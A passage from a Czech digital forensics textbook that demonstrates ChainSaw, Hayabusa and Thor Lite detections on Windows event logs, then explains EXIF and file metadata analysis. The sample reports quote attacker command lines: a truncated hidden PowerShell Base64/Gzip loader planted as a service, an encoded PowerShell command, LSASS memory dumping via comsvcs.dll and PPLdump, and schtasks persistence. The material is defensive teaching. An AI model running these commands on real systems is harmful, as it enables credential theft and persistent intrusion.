
Report zobrazuje nález PowerShell skriptu s vloženým škodlivým kódem uloženým v záznamu systémových registrů. Škodlivá aplikace je před uložením do registrů zabalena do ZIP archivu a výsledný blok dat je následně zakódován pomocí Base64 algoritmu. Jedná se o způsob ochrany před detekcí antivirovými nástroji. Metody ukrývání škodlivého kódu popisuje Framework MITRE v článku T1112 Defense Evasion[126].

124 https://research.nccgroup.com/

125 https://github.com/WithSecureLabs/chainsaw/blob/master/README.md#examples

126 https://attack.mitre.org/techniques/T1112/

Obrázek 127 | ChainSaw – detekce v systémových registrech



[+] Detection: (External Rule) - Suspicious Registry Event

system_time	id	detection_rules	computer_name	Event.EventData.Details	target_object
2019-04-30 20:26:51	13	+ Registry Entries For Azorult Malware	"IEWIN7"	DWORD (0x00000003)	HKLM\System\CurrentControlSet\services\hello\Start
2019-04-30 20:26:51	13	+ Registry Entries For Azorult Malware + PowerShell as a Service in Registry	"IEWIN7"	%%COMSPEC%% /b /c start /b /min powershell.exe -nop -w hidden -noni -c "if([IntPtr]::Size -eq 4){$b='powershell.exe'}else{$b=$env:windir+'\syswow64\WindowsPowerShell\v1.0\powershell.exe'};$s=New-Object System.Diagnostics.ProcessStartInfo;$s.FileName=$b;$s.Arguments='-noni -nop -w hidden -c &([scriptblock]::create((New-Object IO.StreamReader(New-Object IO.Compression.GzipStream((New-Object IO.MemoryStream(,[Convert]::FromBase64String('H4sIAIuvyFwCA7VW+2/aSBD+OZH6P1gVErZCMA60aSJVujVPE5xADITHodNir+0lay/Ya169/u83Btym1/SuPeksHruzM7Mz33w7azcJbUF5KM2DxU1J+vTm/KyLIxxIco6MClKOmsrZGQhz5Er6KMlTtFzWeIBpOLu9rSZRREJxnBebRKA4JsGcURLLivSn9OSTiFw+zBfEFtInKfdHscn4HLOT2q6KbZ9Ilyh00rUOt3EaSdFaMirk/O+/55XppTYr1lcJZrGct3axIEHRYSyvSJ+VdMP+bknkvEntiMfcFcUnGpavioMwxi65B29rYhLhcyfOK5ADfCIikiiUIJvU/Lgo52HYjbiNHCcicZwvSNPU8XQ2+02ennZ9TEJBA1I0QkEivrRItKY2iYstHDqMPBJ3BlaWiGjozRQF1Nb8mci5MGGsIP2KG/mebDLMftZIfmkEWl0RKYW0gn/P0uROwsjRLv9KmFBzBZ5j3QGyz2/O35y7GUVWdyP6kiEwOpsexgQCk7s8pge9j1KpIJmwC... (use --full to show all content)	HKLM\System\CurrentControlSet\services\hello\ImagePath

Zdroj: Autor.


Report na Obrázek 127 | ChainSaw – detekce v systémových registrech zobrazuje spouštění podezřelých skriptů, systémových nástrojů a aplikací v závislosti na umístění a chování daného procesu.

Po úspěšné kompromitaci systému je běžné vidět útočníka spouštět kombinace systémových nástrojů a vlastního aplikačního vybavení k získání privilegovaného přístupu k systému (administrátorské oprávnění), export operační paměti (memdump) nebo jejích částí k získání uživatelských hesel v nešifrované formě (lsass dump) a instalace lokálních služeb k zajištění dlouhodobého přístupu ke kompromitovanému systému (perzistence).

Manipulace s operační pamětí alokovanou procesu LSASS je popsána v článku OS Credential Dumping: LSASS Memory MITRE|ATT&CK klasifikace ID: T1003.001[127].

127 https://attack.mitre.org/techniques/T1003/001/

Obrázek 128 | ChainSaw – detekce podezřelých aplikačních procesů




[+] Detection: (External Rule) - Suspicious Process Creation

system_time	id	detection_rules	computer_name	Event.EventData.Image	command_line
2019-04-18 16:56:24	1	+ Local Accounts Discovery + Whoami Execution	"IEWIN7"	C:\Windows\System32\whoami.exe	"C:\Windows\system32\whoami.exe" /user
2019-04-18 17:00:09	1	+ Local Accounts Discovery + Whoami Execution	"IEWIN7"	C:\Windows\System32\whoami.exe	"C:\Windows\system32\whoami.exe" /user
2019-04-27 18:47:00	1	+ Suspicious Program Location with Network Connections + Execution from Suspicious Folder	"IEWIN7"	C:\Users\Public\KeeFarce.exe	KeeFarce.exe
2019-05-27 01:28:42	1	+ Suspicious Encoded PowerShell Command Line + Shells Spawned by Web Servers	"IEWIN7"	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -nop -noni -enc JABQAHIAbwBnAHIAZQBzAHMAUAByAGUAZgBlAHIAZQBuAGMAZQAgAD0AIAAiAFMAaQBsAGUAbgB0AGwAeQBDAGAbgB0AGkAbgB1AGUAIgA7ACQAcABhAHQAaABfAGkAbgBfAG0AbwBkAHUAbAB1AD0AIgBDADoAXABXAGkAbgBkAG8AdwBzAFwAVAB1AG0AcABcADYAagByAHgAawAzAFwAZwBmAGcAOQBpACIAOwAkAHAAYQB0AGgAXwBpAG4AXwBhAHAAcABfAGMAbwBkAGUAPQAiAEMAOgBcAFcAaQBuAGQAbwBzAHMAXABUAGUAbQBwAFwANgBqAHIAeABrADMAXABuAGoAYQA5AHQANgA0AHIAcgBsAHUAOAAiADsAJABrAGUAeQA9AFsAUwB5AHMAdAB1AG0ALgBUAGUAeAB0AC4ARQBuAGMAbwBkAGkAbgBnAF0AOgA6AFUAVABGADgALgBHAGUAdABCAHkAdAB1AHMAKAAnADgAZAA5ADYAOQB1AGUAZgA2AGUAYwB5AGQAMwBjADIAOQBhADMAYQA2ADIAOQAyADgAMAB1ADYAOAA2AGMAZgAwAGMAMwBmADAAZAA1AGEAOAA2AGEAZgBmADMAYwBhADEAMgAwADIAMAB1ADkAMgAzAGEAZABjADYAYwA5ADIAJwApADsAJABlAG4AYwBfAG0AbwBkAHUAbAB1AD0AWwBTAHkAcwB0AGUAbQAuAEkATwAuAEYAaQBsAGUAXQA6ADoAUgBlAGEAZABBAGwAbABCAHkAdABlAHMAKAAkAHAAYQB0AGgAXwBpAG4AXwBtAG8AZAB1AGwAZQApADsAJABlAG4AYwBfAGEAcABwAF8AYwBvAGQAZQA9AFsAUwB5AHMAdAB1AG0ALgB0J... (use --full to show all content)
2019-08-30 12:54:07	1	+ WScript or CScript Dropper	"MSEDGEWIN10"	C:\Windows\System32\cscript.exe	cscript c:\ProgramData\memdump.vbs notepad.exe
2019-08-30 12:54:08	1	+ Process Dump via Comsvcs DLL	"MSEDGEWIN10"	C:\Windows\System32\rundll32.exe	rundll32 C:\windows\system32\comsvcs.dll, MiniDump 4868 C:\Windows\System32\notepad.bin full
2021-04-22 22:09:25	1	+ LSASS Memory Dumping	"MSEDGEWIN10"	C:\Users\IEUser\Desktop\PPLdump.exe	PPLdump.exe -v lsass lsass.dmp
2021-04-22 22:09:26	1	+ LSASS Memory Dumping + Windows Processes Suspicious Parent Directory	"MSEDGEWIN10"	C:\Windows\System32\services.exe	C:\Windows\system32\services.exe 652 "lsass.dmp" a708b1d9-e27b-48bc-8ea7-c56d3a23f99 -v
2021-04-22 22:09:35	1	+ Windows Processes Suspicious Parent Directory + Suspicious Svchost Process	"MSEDGEWIN10"	C:\Windows\System32\svchost.exe	C:\Windows\system32\svchost.exe -k LocalService -p -s fdPHost

Zdroj: Autor.

ChainSaw automaticky přidává do reportu záznamy z antivirové služby Windows Defender. Je tak možné si ověřit, zda podezřelé procesy identifikované v předešlém odstavci nebyly před spuštěním smazány nebo přesunuty do karantény. To platí zejména pro nástroje nahrané do počítače útočníkem.

Obrázek 129 | ChainSaw – detekce antivirového systému Windows Defender



[+] Detection: (Built-in Logic) - Windows Defender Detections

system_time	id	computer	threat_name	threat_file	user
2019-07-18 20:40:00	1116	"MSEDGEWIN10"	"Trojan:PowerShell/Powersploit.M"	"file:_C:\\AtomicRedTeam\\atomic-red-team-master\\atomics\\T1056\\Get-Keystrokes.ps1"	"MSEDGEWIN10\\IEUser"
2019-07-18 20:40:16	1116	"MSEDGEWIN10"	"Trojan:XML/Exeselrun.gen!A"	"file:_C:\\AtomicRedTeam\\atomic-red-team-master\\atomics\\T1086\\payloads\\test.xsl"	"MSEDGEWIN10\\IEUser"
2019-07-18 20:41:16	1116	"MSEDGEWIN10"	"HackTool:JS/Jsprat"	"file:_C:\\AtomicRedTeam\\atomic-red-team-master\\atomics\\T1100\\shells\\b.jsp->(SCRIPT0005)"	"MSEDGEWIN10\\IEUser"
2019-07-18 20:41:17	1116	"MSEDGEWIN10"	"Backdoor:ASP/Ace.T"	"file:_C:\\AtomicRedTeam\\atomic-red-team-master\\atomics\\T1100\\shells\\cmd.aspx"	"MSEDGEWIN10\\IEUser"
2019-07-18 20:41:48	1116	"MSEDGEWIN10"	"Trojan:Win32/Sehyioa.A!cl"	"file:_C:\\AtomicRedTeam\\atomic-red-team-master\\atomics\\T1218\\src\\Win32\\T1218-2.dll"	"MSEDGEWIN10\\IEUser"
2019-07-18 20:51:50	1116	"MSEDGEWIN10"	"HackTool:JS/Jsprat"	"containerfile:_C:\\AtomicRedTeam\\atomic-red-team-master\\atomics\\T1100\\shells\\b.jsp; file:_C:\\AtomicRedTeam\\atomic-red-team-master\\atomics\\T1100\\shells\\b.jsp->(SCRIPT0005); file:_C:\\AtomicRedTeam\\atomic-red-team-master\\atomics\\T1100\\shells\\b.jsp->(SCRIPT0037); file:_C:\\AtomicRedTeam\\atomic-red-team-master\\atomics\\T1100\\shells\\b.jsp->(SCRIPT0045); file:_C:\\AtomicRedTeam\\atomic-red-team-master\\atomics\\T1100\\shells\\b.jsp->(SCRIPT0065); file:_C:\\AtomicRedTeam\\atomic-red-team-master\\atomics\\T1100\\shells\\b.jsp->(SCRIPT0068)"	"MSEDGEWIN10\\IEUser"

Zdroj: Autor.

9.10.2 Hayabusa

Mezi nástroje s uživatelsky přívětivější syntaxí pro vyhledávání indikátorů bezpečnostních incidentů spadá japonská Hayabusa, vyvíjená skupinou Yamato Security.

Postup:
hayabusa-1.2.1.exe -d C:\SANDBOX\EVTX-data -o C:\SANDBOX\vystup\results.csv -F

Obrázek 130 | Hayabusa – detaily analýzy logů

Zdroj: Autor.

Rozdíl mezi ChainSaw a Hayabusa výstupem je klasifikace nálezů dle závažnosti a mapování na MITRE Framework. Klasifikace nálezů usnadňuje orientaci v reportu a prioritizaci analýzy.


Závažnost je rozdělena do čtyř stupňů: low (1), medium (2), high (3) a critical (4), kdy detekce nejvyššího stupně identifikuje hrozbu přímo ohrožující bezpečnostní integritu systému (administrátorská oprávnění).

Obrázek 131 | MITRE – kategorizace a závažnost detekcí

Timestamp	Computer	Channe	EventID	Level	MitreAttack	RuleTitle	Details
2019-07-19 17:11:23.336 +02:00	MSEDGEWIN10	Sysmon		1 high	CredAccess	Registry Dump of SAM Creds and Secrets	
2019-07-19 17:11:26.642 +02:00	MSEDGEWIN10	Sysmon		1 high	CredAccess	LSASS Memory Dumping	
2019-07-19 17:11:26.642 +02:00	MSEDGEWIN10	Sysmon		1 critical	Evas	Renamed ProcDump	
2019-07-19 17:11:26.642 +02:00	MSEDGEWIN10	Sysmon		1 high	Evas	Suspicious Use of Procdump	
2019-07-19 17:11:26.642 +02:00	MSEDGEWIN10	Sysmon		1 critical	Evas | CredAccess	Suspicious Use of Procdump on LSASS	
2019-07-19 17:11:26.852 +02:00	MSEDGEWIN10	Sysmon		1 high	Evas	Obfuscated Command Line Using Special Unicode Characters	
2019-07-19 17:11:26.852 +02:00	MSEDGEWIN10	Sysmon		1 high	CredAccess	Suspicious Process Patterns NTDS.DIT Exfil	
2019-07-19 17:11:27.169 +02:00	MSEDGEWIN10	Sysmon		1 high	CredAccess	Copying Sensitive Files with Credential Data	
2019-07-19 17:11:27.202 +02:00	MSEDGEWIN10	Sysmon		1 high	CredAccess	Copying Sensitive Files with Credential Data	
2019-07-19 17:11:27.233 +02:00	MSEDGEWIN10	Sysmon		1 high	CredAccess	Registry Dump of SAM Creds and Secrets	
2019-07-19 17:11:27.258 +02:00	MSEDGEWIN10	Sysmon		1 high	CredAccess	Registry Dump of SAM Creds and Secrets	
2019-07-29 23:32:58.659 +02:00	MSEDGEWIN10	Sysmon		1 high	Evas | C2	Suspicious Certutil Command	
2019-07-29 23:32:59.234 +02:00	MSEDGEWIN10	Sysmon		1 high	Evas | C2	Suspicious Certutil Command	
2019-07-29 23:33:03.966 +02:00	MSEDGEWIN10	Sysmon		1 high	Evas | Persis	Suspicious Bitsadmin Job via PowerShell	
2019-07-29 23:33:18.583 +02:00	MSEDGEWIN10	Sysmon		1 high	Evas	Mshta JavaScript Execution	
2019-07-29 23:33:18.583 +02:00	MSEDGEWIN10	Sysmon		1 high	Exec	Suspicious MSHTA Process Patterns	
2019-07-29 23:33:18.583 +02:00	MSEDGEWIN10	Sysmon		1 high	Evas | Exec	MSHTA Suspicious Execution 01	

Zdroj: Autor.

Obrázek 132 | Vytvoření plánované úlohy systému Windows (perzistence)



Timestamp	Computer	Channe	Eventi	Leve	MitreAtta	RuleTitle	Details
2019-07-29 23:34:40.889 +02:00	MSEDGEWIN10	Sysmon		1 high		Process Created_Sysmon Alert	Persistence - Scheduled Task Management | Cmd: schtasks /create /tn "mysc" /tr C:\windows\system32\calc.exe /sc ONLOGON /ru "system" /f |

Zdroj: Autor.

Postexploatační fáze bezpečnostního incidentu zahrnuje vytvoření persistence na kompromitovaném systému. Jde o kroky zajišťující útočníkovi přístup i po vypnutí nebo restartu operačního systému.

Obrázek 132 | Vytvoření plánované úlohy systému Windows (perzistence) zobrazuje vytvoření perzistence naplánováním úlohy pro systém Windows, která se spustí při přihlášení uživatele. V tomto konkrétním případě by se spustila aplikace kalkulačka. V reálných incidentech by to byla nenápadná aplikace umístěná někde v uživatelském profilu nebo v některém z adresářů TEMP. MITRE tyto metody publikuje pod ID: T1053.005 Tactics: Execution, Persistence, Privilege Escalation[128].


9.10.3 Thor Lite + Fenrir + Loki

YARA je standard pro pravidla k detekci a analýze škodlivého softwaru (malware). Byl vyvinut Florianem Rothem a je v současné době udržován společností Nextron Systems.

Thor Lite, Fenrir, Loki[119,129,130,131] je skupina open-source a bezplatných nástrojů využívající YARA pravidla k automatizované detekci bezpečnostních hrozeb z různých systémových artefaktů a binárních souborů, včetně vyhledávání konkrétních funkcí a instrukcí ve škodlivém kódu.

Postup:
thor-lite.exe -a Filescan --intense --norescontrol --nosoft --cross-platform -p f:\zajistena_data -e f:\report

Obrázek 133 | Thor Lite – shrnutí analýzy




Modules		Statistics	
Filescan	14	Alerts	0
LogScan	1	Warnings	10
		Notice	8
		Info	114
		Errors	1

Zdroj: Autor.

128 https://attack.mitre.org/techniques/T1053/005/
129 https://www.nextron-systems.com/thor-lite/
130 https://github.com/Neo23x0/Fenrir
131 https://github.com/Neo23x0/Loki

Nálezy je možné si prohlédnout v terminálu, kde jsou zobrazeny v nativní podobě, anebo ve výstupním adresáři, kde se nachází HTML report. Informačně jsou oba způsoby rovnocenné. HTML report obsahuje URL odkazy na službu VirusTotal s detaily o identifikovaných hrozbách.

Obrázek 134 | Thor Lite – ukázka nálezu škodlivé aplikace



Zdroj: Autor.

Obrázek 135 | Thor Lite – nález nástroje Mimikatz

Zdroj: Autor.

Výše uvedené příklady reprezentují nálezy, které jednoznačně identifikují škodlivou aktivitu na zkoumaném zařízení. Aplikace A.EXE je klasifikována jako škodlivá 47 antivirovými nástroji ze 66 dostupných, při dalším zkoumáním by bylo možné dohledat, že se jedná o klienta Command and Control infrastruktury (C2C).


Mimikatz, jak už bylo zmíněno v předešlých kapitolách, je nástroj na export hesel z operační paměti operačního systému Windows.

Obrázek 136 | Thor Lite – nalezená signatura nástroje Mimikatz

Zdroj: Autor.

Sken je možné sledovat v zobrazené konzoli, kde se průběžně zobrazují informace o nalezených hrozbách nebo aktuálně analyzovaných artefaktech.

Obrázek 137 | VirusTotal – výsledky antivirové kontroly souboru A.EXE



Zdroj: Autor.

Thor ke zkoumaným souborům automaticky generuje MD5, SHA1, SHA256 sumy, které lze použít k dohledání výsledků antivirových testů daného souboru, bez nutnosti zkoumaný soubor exportovat z obrazu disku a nahrávat do platformy VirusTotal. Samozřejmě platí pouze pro soubory, které již byly v portálu VirusTotal v minulosti testovány.

Metadata

10

Metadata jsou data, která poskytují informace o jiných datech. Mohou být buď interní, což znamená, že jsou uložena v samotných zkoumaných souborech, nebo externí, uložená v databázích operačního systému nebo jiných datových strukturách. Metadata mohou obsahovat informace, jako je datum vytvoření souboru, autor souboru, velikost souboru a další podrobnosti o souboru. Mohou také obsahovat informace o kontextu, ve kterém byla data vytvořena nebo použita, například o místě nebo síti, ze které k nim bylo přistupováno.

Interní metadata jsou data uložená v samotném souboru, například datum vytvoření souboru nebo poslední změny souboru, autor souboru a velikost souboru. Obecně jsou tato metadata získávána z uživatelských dokumentů PDF, JPEG, DOC(X) a jiných. Tento typ metadat je užitečný z pohledu určení historie souboru a poskytuje informace o tom, kdo soubor mohl vytvořit nebo upravit.

Externí metadata jsou data, která jsou uložena mimo soubor, například metadata souborového systému (FAT, MFT), ADS záznam obsahující odkaz, ze kterého byl soubor stažen. Dále mezi externí metadata patří záznamy spojené se síťovou komunikací (NetFlow)[132]. Tento typ metadat poskytuje kontext souboru, například místo, kde byl vytvořen, nebo síť, přes kterou byl přenesen.

10.1 Obrazové soubory

Při analýze obrazových dat se setkáváme s nízkou informační hustotou. Jinak řečeno, málokdy má obrazová informace zásadní vypovídací hodnotu. Fotografie samotná mohla být pořízena za špatných světelných podmínek, mohla být špatně zaostřená, špatně exponovaná, zachycená scéna pak nemusí poskytovat relevantní informace důležité pro uživatelskou profilaci. Avšak fotografie pořízené zejména mobilními telefony obsahují kromě samotné obrazové informace celou řadu metadat, která je možné exportovat a dále vizualizovat.

Ze zajištěných fotografií lze sestavit seznam mobilních zařízení obsahující výrobce, model, verzi operačního systému a porovnat ho se seznamem zajištěných zařízení. Jedná se o relativně jednoduchý, a hlavně rychlý způsob ověření, zda neexistují další zařízení, která by bylo vhodné zajistit.

132 https://www.cisco.com/en/US/technologies/tk648/tk362/technologies_white_paper09186a00800a3db9.html

Obrázek 138 | Sada mobilních fotografií s minimální obrazovou informační hodnotou

Zdroj: Autor.

10.1.1 Exchangeable Image File

Exchangeable Image File (EXIF)[133] je standardem formátu ukládání informací v obrazových souborech digitální fotografie využívajících kompresi JPEG File Interchange Format (JFIF). Obecně je využíván pro ukládání technických informací popisujících okolnosti vzniku fotografie, jako je rychlost závěrky, kompenzace expozice, clonové číslo F, metoda ostření obrazu, nastavení blesku, nastavení ISO, datum a čas pořízení snímku, vyvážení bílé, informace o fotografickém zařízení a použitém objektivu. Dále je do EXIF záznamů možné uložit informace o grafických nástrojích, které byly použity k úpravě fotografií, nebo informace o copyrightu.

Při použití mobilních telefonů nebo fotoaparátů s Global Positioning System (GPS) čipem je možné v metadatech najít informace o poloze ve formě GPS souřadnic, o nadmořské výšce, GPS časové značky, výrobce mobilního zařízení, model zařízení a verzi operačního systému.

10.1.2 ExifDataView

Softwarový vývojář Nir Sofer vytvořil celou řadu nástrojů pro analýzu artefaktů operačního systému Windows a dalších populárních uživatelských aplikací, které publikuje na svých stránkách Nirsoft[134].


ExifDataView[135] je grafická aplikace zaměřená na export EXIF záznamů z grafických souborů s podporou exportu informací o použitém fotoaparátu, o modelu fotoaparátu, datumu/čase pořízení fotografie, expozičním času, rychlosti ISO a datech GPS.

133 https://www.photographymad.com/pages/view/exif-data-explained

134 https://www.nirsoft.net/

135 https://www.nirsoft.net/utils/exif_data_view.html

Obrázek 139 | ExifDataView – detail EXIF metadat JPEG fotografie



Property ID	Property Group	Property Name	Value Type	Value Length	Value
0x0000	GPS	GpsVer	Bytes	4	
0x0001	GPS	GpsLatitudeRef	String	2	N
0x0002	GPS	GpsLatitude	Rational	24	50° 6' 22.26"
0x0003	GPS	GpsLongitudeRef	String	2	E
0x0004	GPS	GpsLongitude	Rational	24	14° 15' 44.30"
0x0005	GPS	GpsAltitudeRef	Bytes	1	
0x0006	GPS	GpsAltitude	Rational	8	317.86
0x000c	GPS	GpsSpeedRef	String	2	K
0x000d	GPS	GpsSpeed	Rational	8	0.55
0x0010	GPS	GpsImgDirRef	String	2	T
0x0011	GPS	GpsImgDir	Rational	8	109.08
0x0017	GPS	GpsDestBearRef	String	2	T
0x0018	GPS	GpsDestBear	Rational	8	109.08
0x001d	GPS	GpsDate	String	11	2021:08:21
0x001f	GPS		Rational	8	64
0x0103	Image	Compression	Short Integer	2	0
0x010f	Image	EquipMake	String	6	Apple
0x0110	Image	EquipModel	String	9	iPhone X
0x0112	Image	Orientation	Short Integer	2	0
0x011a	Image	XResolution	Rational	8	72
0x011a	Image	XResolution	Rational	8	72
0x011b	Image	YResolution	Rational	8	72
0x011b	Image	YResolution	Rational	8	72
0x0128	Image	ResolutionUnit	Short Integer	2	0
0x0128	Image	ResolutionUnit	Short Integer	2	0
0x0131	Image	SoftwareUsed	String	7	14.7.1
0x0132	Image	DateTime	String	20	2021:08:21 04:27:47

Zdroj: Autor.

Aplikace je vhodná k ověření dostupnosti EXIF dat a vytvoření reportu pro daný soubor. Pro zpracování a export EXIF metadat z většího počtu souborů je vhodnější použít nástroje s podporou skriptování.

10.1.3 ExifTool

ExifTool[136] je aplikací Phila Harveye pro export metadat z digitálních dokumentů a multimediálních souborů s podporou více než dvou stovek souborových formátů. Namátkou je možné zmínit JPEG, GIF, PNG, DOC(X), XLS(X), ODT, PDF, ZIP, GZIP, RAR, ISO, EXE, MP3, MP4, AVI.

Aplikace je koncipována pro příkazovou řádku a je tedy vhodná pro automatizaci úloh zpracování dat. Součástí syntaxe je hromadné zpracování souborů. Je proto možné místo vstupního souboru použít vstupní adresář a aplikace do analýzy zahrne veškeré soubory v daném adresáři.

136 https://exiftool.org/

Obrázek 140 | ExifDataView – detail EXIF metadat JPEG fotografie

```
ExifTool Version Number         : 12.28
File Name                       : prednaska_2-Dec2018.pptx
Directory                       : C:/Users/User/Downloads
File Size                       : 12 MiB
